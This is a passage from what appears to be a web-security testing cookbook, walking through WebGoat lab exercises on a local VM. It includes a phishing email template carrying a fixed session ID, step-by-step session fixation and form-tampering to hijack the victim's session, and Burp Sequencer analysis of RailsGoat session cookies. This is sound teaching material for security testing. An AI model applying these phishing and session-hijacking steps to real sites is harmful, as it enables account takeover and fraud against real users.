
```
<b>Dear MS. Plane</b> <br><br>During the last week we had a few
problems with our database. We have received many complaints
regarding incorrect account details. Please use the following link
to verify your account data:<br><br><center><a href="/WebGoat
/attack?Screen=56&menu=1800&SID=fixedsessionID"> Goat Hills
Financial</a></center><br><br>We are sorry for the any
inconvenience and thank you for your cooparation.<br><br><b>Your
Goat Hills Financial Team</b><center> <br><br><img
src='images/WebGoatFinancial/banklogo.jpg'></center>
```

Created by: Reto Lippuner, Marcel Wirth

The important part here is the `SID` parameter, which contains a session value controlled by us, the attacker.

3. Click on **Send Mail** to go to **STAGE 2**.

4. In **STAGE 2**, we take the perspective of the victim reading the malicious email. If you put your mouse over the link to **Goat Hills Financial**, you'll notice that the destination URL contains the `SID` value we set as attackers:



STAGE 2: Now you are the victim Jane who received the email below. If you point on the link with your mouse you will see that there is a SID included. Click on it to see what happens.

You are: Victim Jane

*** You completed stage 1!**

Mail From: admin@webgoatfinancial.com

Dear MS. Plane


During the last week we had a few problems with our database. We have received many complaints regarding incorrect account details. Please use the following link to verify your account data:

Goat Hills Financial

We are sorry for the any inconvenience and thank you for your cooparation.

192.168.56.11/WebGoat/attack?Screen=132&menu=1800&SID=fixedsessionID

5. Click on the link to move on to **STAGE 3**.
6. Now that the victim is on the login page, use the credentials provided and log in. Notice how the `SID` value in the address bar is still the one we set:



192.168.56.11/WebGoat/attack?Screen=56&menu=1800&SID=fixedsessionID

STAGE 3: The bank has asked you to verfy your data. Log in to see if your details are correct. Your user name is **Jane** and your password is **tarzan**.

You are: Victim Jane

*** You completed stage 2!**


Please Login

Enter your name: Jane

Enter your password: ••••••

7. Now, in **STAGE 4**, we are back to the attacker's perspective, and we have a link to **Goat Hills Financial**; click on it to go to the login page.

8. Notice how the address bar has a different `SID` value now; this would happen if we go to the login page without being authenticated. Use the browser's developer tools to find and change the `action` parameter of the login form so that it has the session value we established in relation to the victim:



```
192.168.56.11/WebGoat/attack?Screen=56&menu=1800&SID=NOVALIDSESSIOI
```

Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Hijack a Session
Spoof an Authentication Cookie
Session Fixation
Web Services
Admin Functions

Human Resources


Please Login

Enter your name:

Enter your

```
▾<div id="lessonContent">
  ▾<form accept-charset="UNKNOWN" method="POST" name="form"
    action="attack?Screen=56&menu=1800&SID=fixedsessionID" enctype="">
    ▸<style></style>
    ▾<div id="lesson_wrapper">
       <div id="lesson_header"></div>
      ▾<div class="lesson_workspace">
        ▸<div id="lesson_login"></div>
         <h2 class="info" align="center"></h2>
       </div>
     </div>
   </form>
 </div>
```

9. When the SID value is changed, click on **Login**; there's no need to set any username or password as the fields are not validated:


192.168.56.11/WebGoat/attack?Screen=56&menu=1800&SID=fixedsessionID

STAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.

You are: Hacker Joe

* Congratulations. You have successfully completed this lesson.

Firstname:	Jane
Lastname:	Plane
Credit Card Type:	MC
Credit Card Number:	74589864

By changing the SID parameter the login form uses when submitted, we tricked the server into thinking our request is coming from a valid, existing session.

How it works...

In this recipe, we followed the complete path of an attack involving social engineering, by sending an email containing a malicious link to a victim. This link exploited a session fixation vulnerability, which should have been previously discovered by the attacker, and when the victim user logs in to the application, it keeps the session ID provided by the attacker and links it to the user; this enables the attacker to manipulate his/her own parameters in the application to replicate the same ID, and thereby hijack a valid user's session.

Evaluating the quality of session identifiers with Burp Sequencer

Burp Suite's Sequencer requests thousands of session identifiers from the server (by repeating the login request, for example) and analyzes the responses to determine the randomness and cryptographic strength of the algorithm generating the identifiers. The stronger the algorithm, the harder for an attacker to replicate a valid ID.

In this recipe, we will use Burp Sequencer to analyze the session ID generation by two different applications and determine some characteristics of a secure session ID generation algorithm.

Getting ready

We will use WebGoat and RailsGoat (a WebGoat version made with the Ruby on Rails framework). Both applications are available in the vulnerable VM (`vm_1`).


You will need to create a user in RailsGoat; to do that, use the **signup** button on the main page.

How to do it...

We will start analyzing RailsGoat's session cookie. We could have used any `PHPSESSID` or `JSESSIONID` cookie, but we will take advantage of this one being a custom value to review additional concepts. Configure your browser to use Burp Suite as a proxy and follow the next steps:

1. Log in to RailsGoat and look at the proxy's history for a response setting a session cookie. You should have the header `Set-Cookie` and should set a cookie called `_railsgoat_session`.

2. In this case, this is a request to `/railsgoat/session`. Right-click on the URL, or on the body of the request or response, and select **Send to Sequencer**:




Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status
904	http://192.168.56.11	POST	/railsgoat/sessions	✓		302
905	http://192.168.56.11	GET	/railsgoat/dashboard/home			200

```
HTTP/1.1 302 Found
Date: Mon, 21 May 2018 22:49:47 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1
X-UA-Compatible: IE=Edge
X-Request-Id: 0f6eb3911a7
X-Runtime: 0.115982
X-Powered-By: Phusion Pas
Set-Cookie:
_railsgoat_session=BAh7B0                                      NGU3Y2Q4YmZkNDhjZWMxODcyMjg4BjsAVEkiD
HVzZXJfaWQGOwBGaQs%3D--35                                      th=/; HttpOnly
Location: http://192.168.
Status: 302 Found
Vary: Accept-Encoding
Content-Length: 111
Connection: close
Content-Type: text/html;
```

3. Before continuing with Sequencer, let's see what the session cookie contains. This `_railsgoat_session` cookie looks like a base64-encoded string joined to a hexadecimal string by two hyphens (`--`). We'll explain this deduction later in this recipe. Select the value of the cookie, right-click on it, and select **Send to Decoder**.

4. Once in decoder, we first decode it as a URL, and then, in the second line, we decode it as base64:




```
VEkiEF9jc3JmX3Rva2VuBjsARkkiMTJqWURkMTdzTEFLVmdyZzBmZWZHUzFha2lsT2xES3FjeTU3b3RUVms2RlU9BjsARkkiDHVzZXJfaWQGOwBGa
```

```
ZTE1NjgyOWQ1YWJjNTg0NGM1MGExYTI2ZTQxBjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMTJqWURkMTdzTEFLVmdyZzBmZWZHUzFha2lsT2xES3Fje
```

```
0      04  08  7b  08  49  22  0f  73    65  73  73  69  6f  6e  5f  69   ⊵√{√I"♫session_i
1      64  06  3a  06  45  46  49  22    25  38  64  66  37  39  65  31   d⌕:⌕EFI"%8df79e1
2      35  36  38  32  39  64  35  61    62  63  35  38  34  34  63  35   56829d5abc5844c5
3      30  61  31  61  32  36  65  34    31  06  3b  00  54  49  22  10   0a1a26e41⌕;TI"◀
4      5f  63  73  72  66  5f  74  6f    6b  65  6e  06  3b  00  46  49   _csrf_token⌕;FI
5      22  31  32  6a  59  44  64  31    37  73  4c  41  4b  56  67  72   "12jYDd17sLAKVgr
6      67  30  66  65  66  47  53  31    61  6b  69  6c  4f  6c  44  4b   g0fefGS1akilOlDK
7      71  63  79  35  37  6f  74  54    56  6b  36  46  55  3d  06  3b   qcy57otTVk6FU=⌕;
8      00  46  49  22  0c  75  73  65    72  5f  69  64  06  3b  00  46   FI"♩user_id⌕;F
9      69  0b  --  --  --  --  --  --    --  --  --  --  --  --  --  --   i
```

It seems as if the base64 code contains three fields: `session_id`, which is a hexadecimal value, perhaps a hash; `csrf_token`, which is a value used to prevent **Cross-Site Request Forgery** (**CSRF**) attacks; and `user_id`, which seems to be just two characters, maybe a sequential number. The rest of the cookie (the part after the `--`) is not base64-encoded and appears to be a random hash. Now, we understand a little bit more about the session ID, and have learned a little bit about encoding and Burp Suite's Decoder.

5. Let's continue with our analysis in Sequencer. Go to the **Sequencer** tab in Burp Suite and ensure that the correct request and cookie are selected:



Select Live Capture Request

Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, then click "Start live capture".

#	Host	Request
1	http://192.168.56.11	POST /railsgoat/sessions HTTP/1.1Host: 192....

Token Location Within Response


Select the location in the response where the token appears.

[✓ Cookie:] _railsgoat_session=BAh7B0kiD3Nlc3Npb25f ...
Form field:
Custom location:

Live Capture Options

6. We know the cookie is encoded with base64; go to **Analysis Options** and select **Base64-decode before analyzing**. This way, Burp Suite will analyze the decoded information in the cookie.
7. Go back to the **Live capture** tab and click on **Start live capture**. A new window will appear; we wait for it to finish. It'll take some time.

8. Once it is finished, click on **Analyze now**:



Burp Sequencer [live capture #1: http://192.168.56.11]

Live capture (20000 tokens)

Requests: 20004

Errors: 0

Overall result

The overall quality of randomness within the sample is estimated to be: excellent.
At a significance level of 1%, the amount of effective entropy is estimated to be: 188 bits.


Effective Entropy

The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.

We can see that the cookie is of excellent quality; this means it is not easily guessable by an attacker. Feel free to explore all the result tabs.

9. That was an example of a good quality session cookie; let's see a not-so-good one this time. Log in to WebGoat and go to **Session Management Flaws** | **Hijack a Session**.

10. This exercise is about bypassing a login form by hijacking a valid session ID. Attempt a login with any random username and password, just to get it recorded in Burp Suite:



Application developers who develop their own session IDs frequently forget to incorporate the complexity and randomness necessary for security. If the user specific session ID is not complex and random, then the application is highly susceptible to session-based brute force attacks.

General Goal(s):

Try to access an authenticated session belonging to someone else.

* Invalid username or password.

Sign In

Please sign in to your account.

